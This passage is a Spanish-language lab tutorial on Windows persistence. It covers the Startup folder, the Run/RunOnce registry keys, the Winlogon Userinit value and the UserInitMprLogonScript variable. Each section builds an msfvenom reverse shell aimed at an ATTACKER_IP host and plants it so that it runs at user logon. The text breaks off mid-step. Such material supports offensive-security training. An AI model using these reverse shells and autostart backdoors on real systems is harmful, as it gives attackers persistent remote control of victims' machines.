Algunas acciones realizadas por el usuario pueden también ayudar a ejecutar payloads específicos en pro de la persistencia. Los sistemas operativos Windows presentan varias formas de unir payloads a ciertas interacciones.
Archivo Startup
Cada usuario tiene un archivo bajo C:\Users\<nombre>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup donde podemos poner ejecutables para ejecutar cuando el usuario inicia sesión.
Si queremos forzar a todos los usuarios a ejecutar un payload al iniciar sesión, podemos usar el directorio C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp de la misma manera.
Para esta tarea, vamos a generar una reverse shell usando msfvenom:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=IP_ATACANTE LPORT=4450 -f exe -o revshell.exe
Copiamos el archivo a la máquina de la víctima.
Guardamos el payload en C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp.
C:\> copy revshell.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\"
Ahora cerramos sesión:

Y la volvemos a iniciar para obtener la shell.
Run/RunOnce
También puedes forzar a un usuario a ejecutar un programa al iniciar sesión vía registry. En lugar de entregar un payload a un directorio específico, puedes usar las siguientes entradas de registry para especificar aplicaciones que ejecutar al iniciar sesión:
HKCU\Software\Microsoft\Windows\CurrentVersion\RunHKCU\Software\Microsoft\Windows\CurrentVersion\RunOnceHKLM\Software\Micorsoft\Windows\CurrentVersion\RunHKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
Las entradas de registro bajo HKCU sólo aplicará al usuario actual, y aquellas bajo HKLM se aplicarán a todo el mundo. Cualquier programa especificado bajo la clave Run se ejecutará cada vez que el usuario inicie sesión. Los programas especificados bajo la clave RunOnce se ejecutarán una sola vez.
Para esta tarea, vamos a crear una nueva reverse shell:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4451 -f exe -o revshell.exe
Después de transferirlo a la víctima, lo movemos a C:\Windows\ :
C:\> move revshell.exe C:\Windows
Luego creamos el registry REG_EXPAND_SZ bajo HKLM\Software\Microsoft\Windows\CurrentVersion\Run. El nombre de la entrada puede ser cualquier cosa que nos guste y el valor será el comando que queramos ejecutar.

Después salimos e iniciamos la sesión de nuevo para recibir la shell.
Winlogon
Otra alternativa es arrancar programas automáticamente al inicio de sesión abusando de Winlogon, el componente de Windows que carga tu perfil de usuario justo después de la autentificación.
Winlogon usa algunas claves de registro bajo HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\ que podrían ser interesantes para ganar persistencia:
Userinitapunta auserinit.exe, el cual está a cargo de restaurar tus preferencias del perfil.shellapunta a la shell del sistema, que suele serexplorer.exe.

Si reemplazamos cualquiera de los ejecutables con una reverse shell, podríamos romper la secuencia logon, lo que no queremos. Interesantemente, podemos añadir comandos separados por comas y Winlogon los procesará todos.
Comenzaremos creando una shell:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4452 -f exe -o revshell.exe
Transferiremos la shell a la máquina de nuestra víctima y la guardaremos en C:\Windows:
C:\> move revshell.exe C:\Windows
Luego alteramos o shell o Userinit en HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\ . En este caso usaremos Userinit, pero el procedimiento con shell es el mismo.

Después de añadir el comando que ejecuta la reverse shell, salimos e iniciamos sesión.
Scripts de Login

Una de las cosas que userinit.exe hace mientras carga tu perfil de usuario es comprobar una variable de entorno llamada UserInitMprLogonScript. Podemos usar esta variable de entorno para asignar un script de login a un usuario que se ejecutará al iniciar sesión en la máquina. La variable no está configurada por defecto, por lo que podemos crearla y asignar cualquier script que nos guste.
Ten en cuenta que cada usuario tiene sus propias variables de entorno, por lo que tendrás que backdorear cada uno independientemente.
Vamos a crear una reverse shell:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4453 -f exe -o revshell.exe
Transferiremos la shell a nuestra máquina víctima como hicimos antes. Podemos copiarla en C:\Windows, por ejemplo:
C:\> move revshell.exe C:\Windows
Para crear la variable de entorno para un usuario vamos a HKCU\Environment en el registry. Usaremos la entrada UserInitMprLogonScript para apuntar a nuestro payload, ya que cargará al iniciar sesión: